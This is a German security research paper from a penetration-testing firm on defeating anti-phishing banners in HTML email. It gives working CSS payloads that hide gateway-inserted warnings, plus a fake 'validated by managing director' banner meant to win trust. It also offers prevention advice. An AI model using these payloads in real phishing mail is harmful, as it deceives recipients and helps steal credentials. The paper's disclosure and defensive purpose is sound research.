THE PENTEST EXPERTS.

IT SECURITY KNOW-HOW

Christoph Ritter (SySS GmbH), Mauno Erhardt

Angriff auf Anti-Phishing-Banner in E-Mails

Eine Warnung, die alles schlimmer macht

April 2021

Schaffhausenstraße 77, 72072 Tübingen, Deutschland
+49 (0)7071 - 40 78 56-0
info@syss.de
www.syss.de

1 Abstract



Abbildung 1: Anti-Phishing-Warnung in einer HTML-E-Mail

Phishing-Mails bedrohen E-Mail-Nutzer nahezu jeden Tag. Insbesondere im Kontext von Unternehmen und Organisationen stellen sie ein Risiko dar, weil durch das Phishen von Zugangsdaten sowie den Versand von Malware Zugriff auf interne Netzwerke möglich werden kann. Zur Prävention verfolgen viele Unternehmen den Ansatz, ihre Mitarbeitenden speziell vor externen Mails zu warnen. Zu diesem Zweck wird in den Mailbody oder den Betreff ein Prefix eingefügt. Ein solches Prefix könnte z. B. der Hinweis „External!:“ sein. Bei Analysen solcher Warnungen vor Phishing-Mails konnten Christoph Ritter und Mauno Erhardt erhebliche Mängel feststellen, die es Angreifenden ermöglichen, durch spezielles Präparieren ihrer Phishing-Mail diese Banner auszublenden.

2 Ansatz und Testsetup

Im Unterschied zu einem vor Kurzem veröffentlichten Angriff[1], der den Fokus auf den Mailbody legt, beschreibt der Ansatz dieses Fachartikels die Definition der Styles im Head: Als Absender kann man direkt HTML-konform im Head die Styles definieren, d. h. der Head muss gar nicht erst in den Body verschoben werden. Im Rahmen des Forschungsprojekts von Christoph Ritter und Mauno Erhardt wurden Warnmeldungen und HTML-E-Mails analysiert. Warnmeldungen in Richtext- oder Plaintext-Mails waren nicht Gegenstand der Untersuchung. Auch Warnmeldungen im Betreff der E-Mail wurden nicht näher betrachtet. Die HTML/CSS-Interpretation wird von den E-Mail-Clients unterschiedlich verarbeitet, sodass es zu Abweichungen zwischen den Clients kommt.

Testsetup:

- Windows 10 mit Outlook 2016/2019
- Apple iOS 14.5 mit der Mail-App
- Apple macOS 11.3 mit der Mail App
- Linux Thunderbird 78.7.1
- Android One mit der Gmail-App (Stand 18.04.2021)

3 Möglichkeiten zum Schutz vor Phishing

Es gibt unterschiedliche Möglichkeiten, Mitarbeiterinnen und Mitarbeiter vor Phishing zu schützen. Eine davon ist ein Banner in E-Mails von externen Sendern, die diese speziell als von außerhalb des Unternehmens bzw. der Organisation kommend markieren. Diverse Mailserver oder auch Mail-Appliance-Anbieter bieten bereits die Möglichkeit an, in jede eingehende E-Mail einen Pretext einzufügen. In den nachfolgenden Kapiteln werden Beispiele aufgezeigt, wie solche Phishing-Banner technisch aufgebaut sein können.

[1] https://twitter.com/ldionmarcil/status/1384987686113583107

4 Umsetzungen der Warnmeldung gegen Phishing

Im Wesentlichen konnten drei unterschiedliche Arten der Umsetzung von Anti-Phishing-Warnungen identifiziert werden. Jede davon deklariert in einem extra Tag eine unabhängige Umgebung, in der das Banner optisch ansprechend dargestellt wird.

4.1 Umsetzung in einer Tabelle

Eine Möglichkeit, die Warnung aufzubauen, ist die Verwendung einer Tabelle. Eine solche kann wie in dem nachfolgenden Beispiel aufgebaut werden:

```
<table class="MsoNormalTable" border="0" cellpadding="0">
 <tbody>
  <tr>
   <td nowrap="" style="border:solid red 1.0pt;padding:.75pt .75pt .75pt .75pt">
   <p class="MsoNormal">
    <b>
     <span style="font-size:8.5pt;color:red;mso-fareast-language:DE">
       CAUTION - EXTERNAL E-MAIL 
      <o:p></o:p>
     </span>
     </b>
    </p>
   </td>
  </tr>
 </tbody>
</table>
```

Dies wird in der Nachricht dann optisch folgendermaßen dargestellt:

Abbildung 2: Warnmeldung, die mithilfe einer Tabelle formatiert worden ist

4.2 Umsetzung in einem SPAN-Tag

Eine weitere Möglichkeit besteht darin, für die optisch ansprechende Darstellung einen SPAN-Tag zu verwenden:

```
<strong>
 <span style="font-family:Calibri;color:red;background:yellow;mso-  highlight:yellow;">
  CAUTION!
 </span>
 </strong>
<span style="background:yellow;mso-highlight:yellow;">
 User, this email is from an
 <strong>
  <span style="font-family:Calibri;color:red">
   External Sender
  </span>
 </strong>
 (outside of our organization), please do not click links or open  attachments unless
    you recognize the sender.
</span>
```

Dies wird in der Nachricht dann optisch folgendermaßen dargestellt:



Abbildung 3: Warnmeldung, die mithilfe eines SPAN-Tags formatiert worden ist

4.3 Umsetzung in einem DIV-Tag

Ein weiteres Beispiel ist die Umsetzung in einem DIV-Tag:

```
<div style="display: inline; background-color:#FFEB9C; width:100%; border-style: solid;
    border-color:#CC0000; border-width:2pt; padding:2pt; font-size:10pt; line-height:12
    pt; font-family:'Calibri'; color:Black; text-align: left;">
 <span style="color:#CC0000; font-weight:bold;">
  EXTERNAL:
 </span>
 This e-mail originates from outside the organization. Be careful when opening
    unrequested links and attachments.
</div>
```

Dies wird in der Nachricht dann optisch folgendermaßen dargestellt:



Abbildung 4: Warnmeldung, die mithilfe eines DIV-Tags formatiert worden ist

5 Angriff auf diese Banner

Eine HTML-E-Mail ist aufgebaut wie eine Webseite. Das bedeutet, dass es neben einem Body auch einen Head gibt. Im Head könnnen Style-Attribute für den Mailbody definiert werden. In Tests konnte nachgewiesen werden, dass in den gängigen Mailclients die Style-Attribute im Header verarbeitet werden.

Das heißt: Ein Angreifer kann im Head einer HTML-E-Mail Style-Attribute hinterlegen, die Auswirkungen auf nachträglich eingefügte Inhalte haben. In diesem Fall wird vom Mailgateway eine Warnung eingebettet – und zwar, wie beschrieben, z. B. in einer Tabelle, einem SPAN-TAG oder einem DIV-Tag. Dies ermöglicht Angreifenden, im Head einen Style zu konfigurieren, der genau diese Elemente ausblendet. So stehen die Warnmeldungen zwar im Quelltext, werden den Nutzerinnen und Nutzern aber nicht angezeigt. Lediglich in der Gmail-App in Verbindung mit Android One konnte eine Nichtbeachtung der Style-Attribute im Head nachgewiesen werden, was den Angriff verhinderte. Bei allen weiteren getesteten Mailclients konnten die Wrapper um das Banner selektiert und ausgeblendet werden:

```
<head>
 <style type="text/css">
  div {
   display: none !important;
  }
  p {
   display: none !important;
  }
  span {
   display: none !important;
  }
  b {
   display: none !important;
  }
  table {
   display: none !important;
  }
 </style>
</head>
```

Sofern das Banner in keinem Wrapper ist, gibt es noch einen alternativen Ansatz: Ein Angreifer kann alle Texte in der E-Mail auf Schriftgröße 0 sowie in weißer Farbe darstellen lassen und diese Einstellungen für seinen eigenen Text wieder ändern:

```
<html>
<head>
 <style type="text/css">
  body {
   background-color: #FFFFFF !important;
   border-color:#FFFFFF !important;
   font-size:0pt !important;
   color:#FFFFFF !important;
   }
  .test {
    font-size:10pt !important;
    color:#000000 !important;
  }
 </style>

</head>
<body>
<div class="test"> Phishingmail Content </div>]
</body>
</html>
```

Der Angreifer muss im ersten Schritt herausfinden, wie das Banner bei seinem Ziel aufgebaut ist. Sofern das Banner in einen Wrapper eingefasst ist, muss er im zweiten Schritt eine speziell präparierte E-Mail verfassen, die genau diesen Wrapper ausblendet.

Im Rahmen der Tests wurden auch Banner gefunden, die den bisherigen Angriffsvektor verhinderten. Sie sahen z. B. folgendermaßen aus:

```
<html>
<body>
<div style="display: inline; background-color: #FFEB9C; width:100%; border-style: solid;
     border-color:#CC0000; border-width:2pt; padding:2pt; font-size:10pt; line-height:1
    2pt; font-family:'Calibri'; color:Black; text-align: left;">   This e-mail
    originates from outside the organization. Be careful when opening unrequested links
     and attachments.
 </div>
<div> Content hardcoded wrapped in a second DIV </div>
</body>
</html>
```

Hier kann dann der alternative Angriffsvektor leicht abgewandelt verwendet werden:

```
<html>
<head>
 <style type="text/css">
  div {
   background-color: #FFFFFF !important;
   border-color:#FFFFFF !important;
   font-size:0pt !important;
   color:#FFFFFF !important;
   }
  .phish {
    font-size:10pt !important;
    color:#000000 !important;
  }
 </style>
```

```
</head>
<body>
<div class="phish">Phishing Content </div>
</body>
</html>
```

Dieser wird daraufhin in der Regel wie folgt von dem Mailgateway zu dieser Nachricht umgebaut:

```
<html>
<head>
 <style type="text/css">
  div {
   background-color: #FFFFFF !important;
   border-color:#FFFFFF !important;
   font-size:0pt !important;
   color:#FFFFFF !important;
   }
  .test {
    font-size:10pt !important;
    color:#000000 !important;
  }
 </style>

</head>
<body>
 <div style="display: inline; background-color: #FFEB9C; width:100%; border-style: solid
    ; border-color:#CC0000; border-width:2pt; padding:2pt; font-size:10pt; line-height:
    12pt; font-family:'Calibri'; color:Black; text-align: left;"> This e-mail originate
    s from outside the organization. Be careful when opening unrequested links and att
    achments.

 </div>
 <div>
  <div class="test"> Phishingmail Content </div>
 </div>
</body>
</html>
```

Hier wird die Schriftgröße auf 0 sowie die Farbe auf Weiß gesetzt und speziell für das DIV, in dem der Angriff stattfindet, wieder aufgehoben. Da das Attribut `\!important` nicht in allen Mailclients verarbeitet wird, funktioniert dieser Angriff nicht auf allen Plattformen.

6 Social Engineering-Implementierungen von Angreifern

Sofern ein Unternehmen oder eine Organisation Anti-Phishing-Banner einsetzt, können Angreifende dies nutzen, um das Vertrauen in diese Banner zu missbrauchen. Der Angreifer kann das Originalbanner durch ein eigenes Banner ersetzen. Dieses könnte wie folgt aufgebaut sein:

```
<html>
 <head>
 <style type="text/css">
  div {
   display: none !important;
  }
 </style>
 </head>
 <body>
 <span style="display: inline; background-color:green; width:100%; border-style: solid;
    border-color:black; border-width:2pt; padding:2pt; font-size:10pt; line-height:12p
    t; font-family:'Calibri'; color:Black; text-align: left;">
 <span style="color:#CC0000; font-weight:bold;">
  Important:
  </span>
  This e-mail is validated and was sent from the the managing director
  </span>

Phishingmail Content
 </body>
</html>
```

Diese E-Mail würde das in einem DIV erwartete Banner ausblenden und durch ein Banner ersetzen, das beim Endanwender ein erhöhtes Vertrauensniveau in diese E-Mail herstellen soll. Im Posteingang würde daraufhin folgende E-Mail im Quelltext eingehen:

```
<html>
 <head>
 <style type="text/css">
  div {
   display: none !important;
   }
 </style>
 <meta charset="UTF-8" /></head>
 <body>
  <div style="display: inline; background-color: #FFEB9C; width:100%; border-style: sol
    id; border-color:#CC0000; border-width:2pt; padding:2pt; font-size:10pt; line-heigh
    t:12pt; font-family:'Calibri'; color:Black; text-align: left;">
  <span style="color:#CC0000; font-weight:bold;">
   EXTERNAL:
  </span>
  This e-mail originates from outside the organization. Be careful when opening unreques
    ted links and attachments.
```

```
 </div>

 <span style="display: inline; background-color:green; width:100%; border-style: solid;
    border-color:black; border-width:2pt; padding:2pt; font-size:10pt; line-height:12p
    t; font-family:'Calibri'; color:Black; text-align: left;">
 <span style="color:#CC0000; font-weight:bold;">
  Important:
  </span>
  This e-mail is validated and was sent from the managing director
  </span>
  <br/>

 Phishingmail Content
 </body>
</html>
```

Aufgrund des definierten Angriffsvektors im Header wird die Mail schließlich wie folgt dargestellt:



Abbildung 5: Warnbanner wird ausgeblendet und Banner des Angreifers wird eingeblendet

7 Prävention

Die Gefahr bei Anti-Phishing-Bannern liegt in der Formatierung von E-Mails in HTML. HTML sorgt dafür, dass E-Mails gut aussehen, bietet aber auch einen großen Spielraum an Manipulationsmöglichkeiten. In den Tests konnte aufgezeigt werden, dass Android One mit der Gmail-App die Style-Deklarierung im Header ignoriert und somit die Möglichkeiten von Manipulationen deutlich verringert. Da diese Art der Formatierung auch in normalen E-Mails genutzt wird, läuft man hier Gefahr, dass Inhalte nicht wie gewünscht angezeigt werden.

Aus diesem Grund ist die Verwendung von reinen Text-E-Mails der Nutzung von HTML-E-Mails immer vorzuziehen. Es sollte geprüft werden, ob die Möglichkeit besteht, die E-Mails automatisiert von HTML- in Text-E-Mails zu konvertieren und dem Nutzer nur optional zu erlauben, diese wieder in HTML anzeigen zu lassen.

Ferner ist zu erwähnen, dass die Vorschau in den gängigen E-Mail-Programmen CSS nicht interpretiert. Dies führt dazu, dass in der Vorschau im Posteingang – sofern die ersten 1-2 Zeilen der E-Mail angezeigt werden – der Bannertext aufgeführt ist. Dies fällt besonders bei mobilen Endgeräten auf:



Abbildung 6: Vorschau bei einem iPhone

8 Fazit

Das Forschungsprojekt kommt zu dem Ergebnis, dass vom Einsatz von Anti-Phishing-Bannern abzuraten ist, da diese ein falsches Vertrauen vermitteln. Derartige Banner können zwar die Nachrichtenempfänger vor schlecht gemachten Phishing-E-Mails schützen, bieten aber einem Angreifer mit einem gezielten Angriff bspw. auf ein Unternehmen noch bessere Möglichkeiten, den Angriff zu verschleiern.

THE PENTEST EXPERTS

SySS GmbH Tübingen Deutschland +49 (0)7071 - 40 78 56-0 info@syss.de

www.syss.de